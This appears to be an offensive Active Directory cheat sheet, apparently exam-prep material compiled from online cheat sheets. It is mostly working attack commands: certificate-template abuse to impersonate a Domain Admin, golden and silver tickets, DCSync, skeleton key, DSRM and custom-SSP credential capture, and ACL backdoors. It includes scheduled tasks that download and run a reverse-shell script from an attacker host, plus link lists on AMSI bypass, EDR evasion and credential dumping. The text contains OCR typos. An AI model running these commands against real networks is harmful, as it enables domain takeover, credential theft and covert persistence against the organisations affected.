🕒 [Kerberos Golden Tickets are Now More Golden](#)

🕒 [A Guide to Attacking Domain Trusts](#)

Exploiting SharePoint

🕒 [CVE-2019-0604](#) RCE Exploitation [PoC](#)

🕒 [CVE-2019-1257](#) Code execution through BDC deserialization

🕒 [CVE-2020-0932](#) RCE using typeconverters [PoC](#)

ZeroLogon

🕒 [ZeroLogon: Unauthenticated domain controller compromise](#): White paper of the vulnerability.

🕒 [SharpZeroLogon](#): C# implementation of the ZeroLogon exploit.

🕒 [Invoke-ZeroLogon](#): PowerShell implementation of the ZeroLogon exploit.

🕒 [ZerODump](#): Python implementation of the ZeroLogon exploit using the impacketlibrary.

PrintNightmare

🕒 [CVE-2021-34527](#): Vulnerability details.

🕒 [Impacket implementation of PrintNightmare](#): Reliable PoC of PrintNightmare using the impacket library.

🕒 [C# Implementation of CVE-2021-1675](#): Reliable PoC of PrintNightmare written in C#.

Active Directory Certificate Services

Check for Vulnerable Certificate Templates with: [Certify](#)

Note: Certify can be executed with Cobalt Strike's execute-assembly command as well

.\Certify.exe find /vulnerable /quiet

Make sure the msPKI-Certificates-Name-Flag value is set to "ENROLLEE_SUPPLIES_SUBJECT" and that the Enrollment Rights allow Domain/Authenticated Users. Additionally, check that the pkiextendedkeyusage parameter contains the "Client Authentication" value as well as that the "Authorized Signatures Required" parameter is set to 0.

Exam Info

This exploit only works because these settings enable server/client authentication, meaning an attacker can specify the UPN of a Domain Admin ("DA") and use the captured certificate with Rubeus to forge authentication.

Note: If a Domain Admin is in a Protected Users group, the exploit may not work as intended. Check before choosing a DA to target.

Request the DA's Account Certificate with Certify

```
.\.Certify.exe request /template:<Template Name> /quiet /ca:"<CA Name>"  
/domain:<domain.com> /path:CN=Configuration,DC=<domain>,DC=com /altname:<DomainAdmin  
AltName> /machine
```

This should return a valid certificate for the associated DA account.

The exported cert.pem and cert.key files must be consolidated into a single cert.pem file, with one gap of whitespace between the END RSA PRIVATE KEY and the BEGIN CERTIFICATE.

Example of cert.pem:

```
-----BEGIN RSA PRIVATE KEY-----
```

```
BIIEogIBAAk15x0ID[. ]
```

```
[...]
```

```
[...]
```

```
-----END RSA PRIVATE KEY-----
```

```
-----BEGIN CERTIFICATE-----
```

```
BIIEogIBOmgAwIbSe[ ]
```

```
[...]
```

```
[...]
```

```
-----END CERTIFICATE-----
```

#Utilize openssl to Convert to PKCS #12 Format

The openssl command can be utilized to convert the certificate file into PKCS #12 format (you may be required to enter an export password, which can be anything you like).

```
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export  
-out cert.pfx
```

Once the cert.pfx file has been exported, upload it to the compromised host (this can be done in a variety of ways, such as with Powershell, SMB, certutil.exe, Cobalt Strike's upload functionality, etc.)

Exam Info

After the cert.pfx file has been uploaded to the compromised host, [Rubeus](#) can be used to request a Kerberos TGT for the DA account which will then be imported into memory.

```
.\Rubeus.exe asktgt /user:<Domain Admin AltName> /domain:<domain.com> /dc:<Domain Controller IP or Hostname> /certificate:<Local Machine Path to cert.pfx> /nowrap /ptt
```

This should result in a successfully imported ticket, which then enables an attacker to perform various malicious activities under DA user context, such as performing a DCSync attack.

No PAC

- 🕒 [sAMAccountname Spoofing](#) Exploitation of CVE-2021-42278 and CVE-2021-42287
- 🕒 Weaponisation of CVE-2021-42287/CVE-2021-42278 Exploitation of CVE-2021-42278 and CVE-2021-42287
- 🕒 [noPAC](#) C# tool to exploit CVE-2021-42278 and CVE-2021-42287
- 🕒 [sam-the-admin](#) Python automated tool to exploit CVE-2021-42278 and CVE-2021-42287
- 🕒 [noPac](#) Evolution of "sam-the-admin" tool

Domain Persistence 1

Golden Ticket Attack

#Execute mimikatz on DC as DA to grab krbtgt hash:

```
Invoke-Mimikatz -Command "'lsadump::lsa/patch'" -ComputerName <DC'sName>
```

#On any machine:

```
Invoke-Mimikatz -Command "'kerberos::golden /user:Administrator /domain:<DomainName> /sid:<Domain's SID> /krbtgt:
```

```
<HashOfkrbtgtAccount> id:500 /groups:512 /startoffset:0 /endin:600 /renewmax:10080 /ptt'"
```

DCsync Attack

#DCsync using mimikatz (You need DA rights or DS-Replication-Get-Changes and DS-Replication-Get-Changes-All privileges):

```
Invoke-Mimikatz -Command "'lsadump::dcsync /user:<DomainName>\<AnyDomainUser>'"
```

#DCsync using secretsdump.py from impacket with NTLM authentication secretsdump.py

```
<Domain>/<Username>:<Password>@<DC'S IP or FQDN> -just-dc-ntlm
```

Exam Info

#DCsync using secretsdump.py from impacket with Kerberos Authentication secretsdump.py

-no-pass -k <Domain>/<Username>@<DC'S IP or FQDN> -just-dc-ntlm**Tip:**

/ptt -> inject ticket on current running session

/ticket -> save the ticket on the system for later use

Silver Ticket Attack

Invoke-Mimikatz -Command "'kerberos::golden/domain:<DomainName>/sid:<DomainSID>/target:<TheTargetMachine>/service:

<ServiceType> /rc4:<TheSPN's Account NTLM Hash> /user:<UserToImpersonate> /ptt"[SPN](#)

[List](#)

Skeleton Key Attack

#Exploitation Command runned as DA:

Invoke-Mimikatz -Command "'privilege::debug" "misc::skeleton"' -ComputerName <DC'sFQDN>

#Access using the password "mimikatz"

Enter-PSSession -ComputerName <AnyMachineYouLike> -Credential <Domain>\Administrator

DSRM Abuse

WUT IS DIS?: Every DC has a local Administrator account, this accounts has the DSRM password which is a SafeBackupPassword. We can get this and then pth its NTLM hash to get local Administrator access to DC!

#Dump DSRM password (needs DA privs):

Invoke-Mimikatz -Command "'token::elevate" "lsadump::sam"' -ComputerName <DC's Name>

#This is a local account, so we can PTH and authenticate!

#BUT we need to alter the behaviour of the DSRM account before pth:

#Connect on DC:

Enter-PSSession -ComputerName <DC's Name>

#Alter the Logon behaviour on registry:

New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name "DsrAdminLogonBehaviour" -Value 2 -PropertyType DWORD -Verbose

Exam Info

#If the property already exists:

```
Set-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name  
"DsrmAdminLogonBehaviour" -Value 2 -Verbose
```

Then just PTH to get local admin access on DC!

Custom SSP

WUT IS DIS?: We can set our on SSP by dropping a custom dll, for example mimilib.dll from mimikatz, that will monitor and capture plaintext passwords from users that logged on!

From powershell:

#Get current Security Package:

```
$packages = Get-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\OSConfig\" -Name  
'Security Packages' | select -ExpandProperty 'Security Packages'
```

#Append mimilib:

```
$packages += "mimilib"
```

#Change the new packages name

```
Set-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\OSConfig\" -Name 'Security  
Packages' -Value $packages
```

```
Set-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name 'Security Packages'  
-Value $packages
```

#ALTERNATIVE:

```
Invoke-Mimikatz-Command "'misc::memssp'"
```

Now all logons on the DC are logged to -> C:\Windows\System32\kiwissp.log

<https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet>

DCSync feature for getting krbtgt hash

```
Invoke-Mimikatz-Command "'lsadump::dcsync/user:domain\krbtgt'"
```

ACCOUNT DUMPING

```
Invoke-Mimikatz-Command "'lsadump::lsa/patch'" -Computername DC01
```

GOLDEN TICKET

■ On any machine

```
Invoke-Mimikatz -Command "'kerberos::golden /User:Administrator /domain:lab.domain.local /sid:S-1-5-x-x-x-x /krbtgt:00000000000000000000000000000000 id:500 /groups:512
```

```
/startoffset:0 /endin:600 /renewmax:10080 /ptt"">#
```

Execute a task to run the reverse shell script

```
schtasks /create /S machine.domain.local /SC Weekly /RU "NT Authority\SYSTEM" /TN
```

```
"taskname" /TR "powershell.exe -c 'iex(New-Object
```

```
Net.WebClient).DownloadString("http://attackerip/Invoke-PowerShellTcp.ps1")"
```

```
schtasks /Run /S machine.domain.local /TN "taskname"
```

Golden ticket parameters

Invoke-Mimikatz -Command	Resume
kerberos::golden	Name of the module
/User:Administrator	Username for which the TGT is generated
/domain:lab.domain.local	Domain FQDN
/sid:S-1-5-x-x-x-x	SID of the domain
/krbtgt:00000000000000000000000000000000	NTLM (RC4) hash of the krbtgt account. Use /aes128 and /aes256 for using AES keys
/id:500 /groups:512	Optional User RID (default 500) and Group default 513 512 520 518 519)
/ptt or /ticket	Injects the ticket in current PowerShell process - no need to save the ticket on disk - Saves the ticket to a file for later use
/startoffset:0	Optional when the ticket is available (default 0 - right now) in minutes. Use negative for a ticket available from past and a larger number for future

Invoke-Mimikatz - Command

/endin:60
0

/renewmax:1008
0

Resume

Optional ticket lifetime (default is 10 years) in minutes. The default AD setting is 10 hours = 600 minutes

Optional ticket lifetime with renewal (default is 10 years) in minutes. The default AD setting is 7 days = 100800

SILVER TICKET

- 🕒 Using hash of the Domain Controller computer account

```
Invoke-Mimikatz -Command "'kerberos::golden /domain:lab.domain.local /sid:S-1-5-x-x-x-x  
/target:DC01.lab.domain.local /service:CIFS /rc4:00000000000000000000000000000000  
/user:Administrator /ptt'"
```

Generate Silver ticket with machine account Hash - WMI abuse

```
Invoke-Mimikatz -Command "'kerberos::golden /domain:target.local /sid:S-1-5-x-x-x-x  
/target:machine.target.local /service:HOST /rc4:00000000000000000000000000000000  
/user:Administrator /ptt'"
```

```
Invoke-Mimikatz -Command "'kerberos::golden /domain:target.local /sid:S-1-5-x-x-x-x  
/target:machine.target.local /service:RPCSS /rc4:00000000000000000000000000000000  
/user:Administrator /ptt'"#
```

Check WMI

```
Get-WmiObject -Class win32_operatingsystem -ComputerName machine.target.localSilver  
ticket parameters
```

Invoke-Mimikatz -Command	Resume
kerberos::golden	Name of the module (there is no Silvermodule!)
/User:Administrator	Username for which the TGT is generated
/domain:lab.domain.local	Domain FQDN
/sid:S-1-5-x-x-x-x	SID of the domain
/target:DC01.lab.domain.local	Target server FQDN

Invoke-Mimikatz -Command	Resume
/service:cifs	The SPN name of service for which TGS isto be created
/rc4:00000000000000000000000000000000	NTLM (RC4) hash of the service account. Use /aes128 and /aes256 for using AES keys
/id:500 /groups:512	Optional User RID (default 500) and Group (default 513 512 520 518 519)
/ptt	Injects the ticket in current PowerShell process - no need to save the ticket on disk
/startoffset:0	Optional when the ticket is available (default 0 - right now) in minutes. Use negative for a ticket available from past and a larger number for future
/endin:600	Optional ticket lifetime (default is 10 years) in minutes. The default AD settings is 10 hours = 600 minutes
/renewmax:10080	Optional ticket lifetime with renewal (default is 10 years) in minutes. The default AD setting is 7 days = 100800

- 🕒 Create a silver ticket for the HOST SPN which will allow us to schedule a task

```
Invoke-Mimikatz -Command "'kerberos::golden/domain:lab.domain.local/sid:S-1-5-x-x-x-x
/target:DC01.lab.dmoain.local /service:HOST /rc4:00000000000000000000000000000000
/user:Administrator /ptt'"
```

CONFIGURE REMOTE TASK

```
schtasks /create /S DC01.lab.domain.local /SC Weekly /RU "NT Authority\SYSTEM" /TN
"Abuse01" /TR "powershell.exe -c 'iex (New-Object
Net.WebClient).DownloadString("http://10.10.10.10/Invoke-PowerShellTcp.ps1")'"
```

EXEC REMOTE TASK

```
schtasks /Run /S DC01.lab.domain.local /TN "Abuse01"
```

Exam Info

SKELETON KEY

REMOTE

```
$sess = New-PSSession DC01.domain.local
```

```
Enter-PSSession -Session $sess
```

BYPASS AMSI AND EXIT

```
Invoke-Command -FilePath C:\Invoke-Mimikatz.ps1 -Session $sessEnter-
```

```
PSSession -Session $sess
```

```
Invoke-Mimikatz -Command '"privilege::debug"' "misc::skeleton" # OR
```

```
Invoke-Mimikatz -Command '"privilege::debug"' "misc::skeleton" -ComputerName  
DC01.lab.dmoain.local
```

LOGIN

```
Enter-PSSession -Computername DC01 -credential domain\Administrator#
```

```
PASSWORD mimikatz
```

🕒 Skeleton Key with lsass running as a protected process mimikatz

```
# privilege::debug
```

```
mimikatz # !+
```

```
mimikatz # !processprotect /process:lsass.exe /remove
```

```
mimikatz # misc::skeleton
```

```
mimikatz # !-
```

■ needs the mimikatz driver (mimidriv.sys) on disk of the target DC

DSRM

🕒 Dump DSRM password (needs DA privs)

```
Invoke-Mimikatz -Command '"token::elevate"' "lsadump::sam" -Computername DC01
```

🕒 Enable DSRM account to loginEnter-

```
PSSession -Computername DC01
```

```
New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name  
"DsrmAdminLogonBehavior" -Value 2 -PropertyType DWORD
```

🕒 Pass the DSRM hash

```
Invoke-Mimikatz -Command '"sekurlsa::pth /domain:DC01 /user:Administrator
```

Exam Info

```
/ntlm:000000000000000000000000000000 /run:powershell.exe"
```

🕒 Dump local account

```
Invoke-Mimikatz -Command "'lsadump::lsa /patch'" -Computename DC01
```

🕒 FULL

```
$sess = New-PSSession DC01.domain.local
```

```
Enter-PSSession -Session $sess
```

```
# BYPASS AMSI AND EXIT
```

```
Invoke-Command -FilePath C:\Invoke-Mimikatz.ps1 -Session $sess
```

```
Enter-PSSession -Session $sess
```

```
Invoke-Mimikatz -Command "'token::elevate" "lsadump::sam"'
```

```
# ALLOW DSRM ADMINISTRATOR TO LOGIN
```

```
New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name  
"DsrAdminLogonBehavior" -Value 2 -PropertyType DWORD
```

```
# PASS THE HASH DSRM ADMINISTRATOR
```

```
Invoke-Mimikatz -Command "'sekurlsa::pth /domain:DC01 /user:Administrator  
/ntlm:000000000000000000000000000000 /run:powershell.exe'"
```

Security Support Provider (SSP)

```
# Drop the mimilib.dll to system32 and add mimilib to  
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\SecurityPackages
```

```
$packages = Get-ItemProperty
```

```
HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ -Name 'Security Packages'| select -  
ExpandProperty 'Security Packages'
```

```
$packages += "mimilib"
```

```
Set-ItemProperty
```

```
HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ -Name 'Security Packages' -Value  
$packages
```

```
Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\ -Name 'Security Packages' -Value  
$packages
```

```
Invoke-Mimikatz -Command "'misc::memssp'"#
```

```
CHECK C:\Windows\system32\kiwissp.log
```

ADMINSDHOLDER



Security Descriptor Propagator (SDPROP) runs every hour and compares the ACL of protected groups and members with the ACL of AdminSDHolder and any differences are overwritten on the object ACL

Protected Groups	
Account Operators	Enterprise Admins
Backup Operators	Domain Controllers
Server Operators	Read-only Domain Controllers
Print Operators	Schema Admins
Domain Admins	Administrators
Replicator	



Well known abuse

Groups	Resume
Account Operators	Cannot modify DA/EA/BA groups. Can modify nested group within
Backup Operators	Backup GPO, edit to add SID of controlled account to a privileged group and Restore
Server Operators	Run a command as system (using the disabled Browser service)
Print Operators	Copy ntds.dit backup, load device drivers

Exam Info

- ⌚ Add FullControl permissions for a user to the AdminSDHolder using PowerView as DA

Add-ObjectAcl -TargetADSPrefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName attacker -Rights All -Verbose

- ⌚ Using ActiveDirectory Module and Set-ADACLSet-

ADACL -DistinguishedName

'CN=AdminSDHolder,CN=System,DC=test,DC=domain,DC=local' -Principal attacker -Verbose

- ⌚ Interesting permissions (ResetPassword, WriteMembers)

Add-ObjectAcl -TargetADSPrefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName attacker -Rights ResetPassword -Verbose

#

Add-ObjectAcl -TargetADSPrefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName attacker -Rights WriteMembers -Verbose

- ⌚ Run SDProp manually

Import-Module Invoke-SDPropagator.ps1

Invoke-SDPropagator -timeoutMinutes 1 -showProgress -Verbose

- ⌚ Check the Domain Admins permission

Get-ObjectAcl -SamAccountName "Domain Admins" -ResolveGUIDs | ?{\$_ .IdentityReference -match 'attacker'}

(Get-Acl -Path 'AD:\CN=Domain Admins,CN=Users,DC=lab,DC=domain,DC=local').Access | ?{\$_ .IdentityReference -match 'attacker'}

- ⌚ Abusing FullControl using PowerView_dev

Add-DomainGroupMember -Identity 'Domain Admins' -Members attackerda -Verbose

Add-ADGroupMember -Identity 'Domain Admins' -Members attackerda

- ⌚ Abusing ResetPassword using PowerView_dev

Set-DomainUserPassword -Identity targetaccount -AccountPassword (ConvertTo-SecureString "Password@123" -AsPlainText -Force) -Verbose

Set-ADAccountPassword -Identity targetaccount -NewPassword (ConvertTo-SecureString "Password@123" -AsPlainText -Force) -Verbose

CHECK REPLICATION RIGHTS, MODIFY, DCSYNC ATTACK

CHECK

.. \PowerView.ps1

Get-ObjectAcl -DistinguishedName "dc=domain,dc=local" -ResolveGUIDs |
?{(\$_ .IdentityReference -match "targetuser") -and ((\$_ .ObjectType -match 'replication') -or
(\$_ .ActiveDirectoryRights -match 'GenericAll'))}

Exam Info

ADD OBJECT ACL

```
Add-ObjectAcl -TargetDistinguishedName "dc=domain,dc=local" -PrincipalSamAccountName targetuser -Rights DCSync -Verbose
```

DCSYNC

```
Get-ObjectAcl -DistinguishedName "dc=domain,dc=local" -ResolveGUIDs |  
?{($_.IdentityReference -match "targetuser") -and ((($_.ObjectType -match 'replication') -or  
($_.ActiveDirectoryRights -match 'GenericAll'))}
```

Rights Abuse



Add FullControl rights

```
Add-ObjectAcl -TargetDistinguishedName 'DC=lab,DC=domain,DC=local' -  
PrincipalSamAccountName john -Rights All -Verbose
```



Using ActiveDirectory Module and Set-ADACL

```
Set-ADACL -DistinguishedName 'DC=lab,DC=domain,DC=local' -Principal john -Verbose
```



Add rights for DCSync

```
Add-ObjectAcl -TargetDistinguishedName 'DC=lab,DC=domain,DC=local' -  
PrincipalSamAccountName bob -Rights DCSync -Verbose
```



Using ActiveDirectory Module and Set-ADACL

```
Set-ADACL -DistinguishedName 'DC=lab,DC=domain,DC=local' -Principal bob -GUIDRight  
DCSync -Verbose
```



Execute DCSync

```
Invoke-Mimikatz -Command "'lsadump::dcsync /user:domain\krbtgt'"
```

SECURITY DESCRIPTORS



ACLs can be modified to allow non-admin users access to securable objects



WMI

- On local machine for jane Set-RemoteWMI -UserName jane -Verbose

- On remote machine for jane without explicit credentials

```
Set-RemoteWMI -UserName jame -ComputerName DC01 -namespace 'root\cimv2' -Verbose
```

- On remote machine with explicit credentials

Exam Info

Set-RemoteWMI -UserName jane -ComputerName DC01 -Credential Administrator - namespace 'root\cimv2' -Verbose

- On remote machine remove permissions

Set-RemoteWMI -UserName jane -ComputerName DC01 -namespace 'root\cimv2' -Remove -Verbose

⌚ PSREMOTE

- On local machine for joe

Set-RemotePSRemoting -UserName joe -Verbose

- On remote machine for joe without credentials

Set-RemotePSRemoting -UserName joe -ComputerName DC01 -Verbose

- On remote machine, remove the permissions

Set-RemotePSRemoting -UserName joe -ComputerName DC01 -Remove

⌚ REMOTE REGISTRY

- Using DAMP, with admin privs on remote machine

Add-RemoteRegBackdoor -ComputerName DC01 -Trustee jack -Verbose

- As jack, retrieve machine account hash

Get-RemoteMachineAccountHash -ComputerName DC01 -Verbose

- Retrieve local account hash

Get-RemoteLocalAccountHash -ComputerName DC01 -Verbose

- Retrieve domain cached credentials

Get-RemoteCachedCredential -ComputerName DC01 -Verbose

<https://github.com/Integration-IT/Active-Directory-Exploitation-Cheat-Sheet/tree/master/H%20-%20Persistence>

Payload .NET

Additional Reading

- 🕒 [Attacking .NET serialization](#)
- 🕒 [Friday the 13th: JSON Attacks - Slides](#)
- 🕒 [Friday the 13th: JSON Attacks - Whitepaper](#)
- 🕒 [Friday the 13th: JSON Attacks - Video\(demos\)](#)
- 🕒 Are you my Type? - Slides
- 🕒 [Are you my Type? - Whitepaper](#)
- 🕒 Exploiting .NET Managed DCOM
- 🕒 Finding and Exploiting .NET Remoting over HTTP using Deserialisation

ysoserial.net references in the wild

Research:

- 🕒 <https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2018/december/beware-of-deserialisation-in-.net-methods-and-classes-code-execution-via-paste/>
 - 🕒 <https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/march/finding-and-exploiting-.net-remoting-over-http-using-deserialisation/>
- <https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2018/august/aspnet-resource-files-resx-and-deserialisation-issues/>
- 🕒 <https://www.nccgroup.trust/uk/our-research/use-of-deserialisation-in-.net-framework-methods-and-classes/?research=Whitepapers>
 - 🕒 <https://community.microfocus.com/t5/Security-Research-Blog/New-NET-deserialization-gadget-for-compact-payload-When-size/ba-p/1763282>
 - 🕒 <https://soroush.secproject.com/blog/2019/04/exploiting-deserialisation-in-asp-net-via-viewstate/>
 - 🕒 <https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/august/getting-shell-with-xamlx-files/>
 - 🕒 <https://soroush.secproject.com/blog/2019/08/uploading-web-config-for-fun-and-profit-2/>

Exam Info

Usage:

- 🕒 <https://cert.360.cn/warning/detail?id=e689288863456481733e01b093c986b6>
- 🕒 <https://labs.mwrinfosecurity.com/advisories/milestone-xprotect-net-deserialization-vulnerability/>
- 🕒 <https://soroush.secproject.com/blog/2018/12/story-of-two-published-rces-in-sharepoint-workflows/>
- 🕒 <https://srcincite.io/blog/2018/08/31/you-cant-contain-me-analyzing-and-exploiting-an-elevation-of-privilege-in-docker-for-windows.html>
- 🕒 <https://www.redteam-pentesting.de/de/advisories/rt-sa-2017-014/-cyberark-password-vault-web-access-remote-code-execution>
- 🕒 https://www.synacktiv.com/ressources/advisories/Sitecore_CSRF_deserialize_RCE.pdf
- 🕒 <https://www.zerodayinitiative.com/blog/2019/3/13/cve-2019-0604-details-of-a-microsoft-sharepoint-rce-vulnerability>
- 🕒 <https://www.zerodayinitiative.com/blog/2018/8/14/voicemail-vandalism-getting-remote-code-execution-on-microsoft-exchange-server>
- 🕒 <https://www.nccgroup.trust/uk/our-research/technical-advisory-multiple-vulnerabilities-in-smartermail/>
- 🕒 <https://www.nccgroup.trust/uk/our-research/technical-advisory-code-execution-by-viewing-resource-files-in-net-reflector/>
- 🕒 <https://www.mdsec.co.uk/2020/02/cve-2020-0618-rce-in-sql-server-reporting-services-ssrs/>
- 🕒 <https://www.thezdi.com/blog/2020/2/24/cve-2020-0688-remote-code-execution-on-microsoft-exchange-server-through-fixed-cryptographic-keys>

Talks:

- 🕒 <https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-Json-Attacks.pdf>
- 🕒 <https://speakerdeck.com/pwntester/attacking-net-serialization>
<https://speakerdeck.com/pwntester/dot-net-serialization-detecting-and-defending-vulnerable-endpoints>
- 🕒 <https://gosecure.github.io/presentations/2018-03-18-confoo-mtl/Security-boot-camp-for-.NET-developers-Confoo-v2.pdf>
- 🕒 https://illuminopi.com/assets/files/BSidesIowa_RCEvil.net_20190420.pdf
- 🕒 <https://nullcon.net/website/archives/pdf/goa-2018/rohit-slides.pdf>

Exam Info

Tools:

- 🕒 <https://github.com/pwntester/ViewStatePayloadGenerator>
- 🕒 <https://github.com/0xACB/viewgen>
- 🕒 <https://github.com/Illuminopi/RCEvil.NET>
- <https://github.com/Integration-IT/Active-Directory-Exploitation-Cheat-Sheet>

Cheat Sheet

Privilege Escalation

PASSWORDS IN SYSVOL & GROUP POLICY PREFERENCES

- 🕒 [Finding Passwords in SYSVOL & Exploiting Group Policy Preferences](#)
- 🕒 [Pentesting in the Real World: Group Policy Pwnage](#)

MS14-068 KERBEROS VULNERABILITY

- 🕒 [MS14-068: Vulnerability in \(Active Directory\) Kerberos Could Allow Elevation of Privilege](#)
- 🕒 [Digging into MS14-068, Exploitation and Defence](#)
- 🕒 [From MS14-068 to Full Compromise – Step by Step](#)

DNSADMINIS

- 🕒 [Abusing DNSAdmins privilege for escalation in Active Directory](#)
- 🕒 [From DNSAdmins to Domain Admin, When DNSAdmins is More than Just DNS Administration](#)

UNCONSTRAINED DELEGATION

- 🕒 [Domain Controller Print Server + Unconstrained Kerberos Delegation = Pwned ActiveDirectory Forest](#)
- 🕒 [Active Directory Security Risk #101: Kerberos Unconstrained Delegation \(or How Compromise of a Single Server Can Compromise the Domain\)](#)
- 🕒 [Unconstrained Delegation Permissions](#)
- 🕒 [Trust? Years to earn, seconds to break](#)

Exam Info

- 🕒 [Hunting in Active Directory: Unconstrained Delegation & Forests Trusts](#)

CONSTRAINED DELEGATION

- 🕒 [Another Word on Delegation](#)
- 🕒 [From Kekeo to Rubeus](#)
- 🕒 [S4U2Pwnage](#)
- 🕒 [Kerberos Delegation, Spns And More...](#)

INSECURE GROUP POLICY OBJECT PERMISSION RIGHTS

- 🕒 [Abusing GPO Permissions](#)
- 🕒 [A Red Teamer's Guide to GPOs and OUs](#)
- 🕒 [File templates for GPO Abuse](#)

INSECURE ACLS PERMISSION RIGHTS

- 🕒 [Exploiting Weak Active Directory Permissions With Powersploit](#)
- 🕒 [Escalating privileges with ACLs in Active Directory](#)
- 🕒 [Abusing Active Directory Permissions with PowerView](#)
- 🕒 [BloodHound 1.3 – The ACL Attack Path Update](#)
- 🕒 [Scanning for Active Directory Privileges & Privileged Accounts](#)
- 🕒 [Active Directory Access Control List – Attacks and Defense](#)
- 🕒 [aclpwn - Active Directory ACL exploitation with BloodHound](#)

DOMAIN TRUSTS

- 🕒 [A Guide to Attacking Domain Trusts](#)
- 🕒 [It's All About Trust – Forging Kerberos Trust Tickets to Spoof Access across ActiveDirectory Trusts](#)
- 🕒 [Active Directory forest trusts part 1 - How does SID filtering work?](#)
- 🕒 [The Forest Is Under Control. Taking over the entire Active Directory forest](#)
- 🕒 [Not A Security Boundary: Breaking Forest Trusts](#)
- 🕒 [The Trustpocalypse](#)

DCSHADOW

- 🕒 [Privilege Escalation With DCShadow](#)
- 🕒 [DCShadow](#)
- 🕒 [DCShadow explained: A technical deep dive into the latest AD attack technique](#)
- [DCShadow - Silently turn off Active Directory Auditing](#)

Exam Info

 [DCShadow - Minimal permissions, Active Directory Deception, Shadowception and more](#)

RID

- [Rid Hijacking: When Guests Become Admins](#)

MICROSOFT SQL SERVER

- [How to get SQL Server Sysadmin Privileges as a Local Admin with PowerUpSQL](#)
- [Compromise With Powerupsql – Sql Attacks](#) RED

FOREST

- [Attack and defend Microsoft Enhanced Security Administrative](#)

Lateral Movement

MICROSOFT SQL SERVER DATABASE LINKS

- [SQL Server – Link... Link... Link... and Shell: How to Hack Database Links in SQL Server!](#)
- [SQL Server Link Crawling with PowerUpSQL](#)

PASS THE HASH

- [Performing Pass-the-hash Attacks With Mimikatz](#)
- [How to Pass-the-Hash with Mimikatz](#)
- [Pass-the-Hash Is Dead: Long Live LocalAccountTokenFilterPolicy](#)

SYSTEM CENTER CONFIGURATION MANAGER (SCCM)

- [Targeted Workstation Compromise With Sccm](#)
- [PowerSCCM - PowerShell module to interact with SCCM deployments](#)

WSUS

- [Remote Weaponization of WSUS MITM](#)
- [WSUSpendu](#)
- [Leveraging WSUS – Part One](#)

PASSWORD SPRAYING

- [Password Spraying Windows Active Directory Accounts - Tradecraft Security Weekly #5](#)
- [Attacking Exchange with MailSniper](#)
- [A Password Spraying tool for Active Directory Credentials by Jacob Wilkin](#)

AUTOMATED LATERAL MOVEMENT

- [GoFetch is a tool to automatically exercise an attack plan generated by the BloodHound application](#)
- [DeathStar - Automate getting Domain Admin using Empire](#)

Exam Info

- [ANGRYPUPPY - Bloodhound Attack Path Automation in CobaltStrike](#)

Defense Evasion

IN-MEMORY EVASION

- [Bypassing Memory Scanners with Cobalt Strike and Gargoyle](#)
- [In-Memory Evasions Course](#)
- [Bring Your Own Land \(BYOL\) – A Novel Red Teaming Technique](#)

ENDPOINT DETECTION AND RESPONSE (EDR) EVASION

- [Red Teaming in the EDR age](#)
- [Sharp-Suite - Process Argument Spoofing](#)

OPSEC

- [Modern Defenses and YOU!](#)
- [OPSEC Considerations for Beacon Commands](#)
- [Red Team Tradecraft and TTP Guidance](#)
- [Fighting the Toolset](#)

MICROSOFT ATA & ATP EVASION

- [Red Team Techniques for Evading, Bypassing, and Disabling MS Advanced ThreatProtection and Advanced Threat Analytics](#)
- [Red Team Revenge - Attacking Microsoft ATA](#)
- [Evading Microsoft ATA for Active Directory Domination](#)

POWERSHELL SCRIPTBLOCK LOGGING BYPASS

- [PowerShell ScriptBlock Logging Bypass](#) POWERSHELL

ANTI-MALWARE SCAN INTERFACE (AMSI) BYPASS

- [How to bypass AMSI and execute ANY malicious Powershell code](#)
- [AMSI: How Windows 10 Plans to Stop Script-Based Attacks](#)
- [AMSI Bypass: Patching Technique](#)
- [Invisi-Shell - Hide your Powershell script in plain sight. Bypass all Powershell securityfeatures](#)

LOADING .NET ASSEMBLIES ANTI-MALWARE SCAN INTERFACE (AMSI) BYPASS

- [A PoC function to corrupt the g_amsiContext global variable in clr.dll in .NETFramework Early Access build 3694](#)

APLOCKER & DEVICE GUARD BYPASS

- [Living Off The Land Binaries And Scripts - \(LOLBins and LOLScripts\)](#)

Exam Info

SYSMON EVASION

- [Subverting Sysmon: Application of a Formalized Security Product Evasion Methodology](#)
- [sysmon-config-bypass-finder](#)

HONEYTOKENS EVASION

- [Forging Trusts for Deception in Active Directory](#)
- [Honeypot Buster: A Unique Red-Team Tool](#)

DISABLING SECURITY TOOLS

[Invoke-Phant0m - Windows Event Log Killer](#)

Credential Dumping

NTDS.DIT PASSWORD EXTRACTION

- [How Attackers Pull the Active Directory Database \(NTDS.dit\) from a Domain Controller](#)
- [Extracting Password Hashes From The Ntds.dit File](#) SAM

(SECURITY ACCOUNTS MANAGER)

- [Internal Monologue Attack: Retrieving NTLM Hashes without Touching LSASS](#)

KERBEROASTING

- [Kerberoasting Without Mimikatz](#)
- [Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain](#)
- [Extracting Service Account Passwords With Kerberoasting](#)
- [Cracking Service Account Passwords with Kerberoasting](#)
- [Kerberoast PW list for cracking passwords with complexity requirements](#)

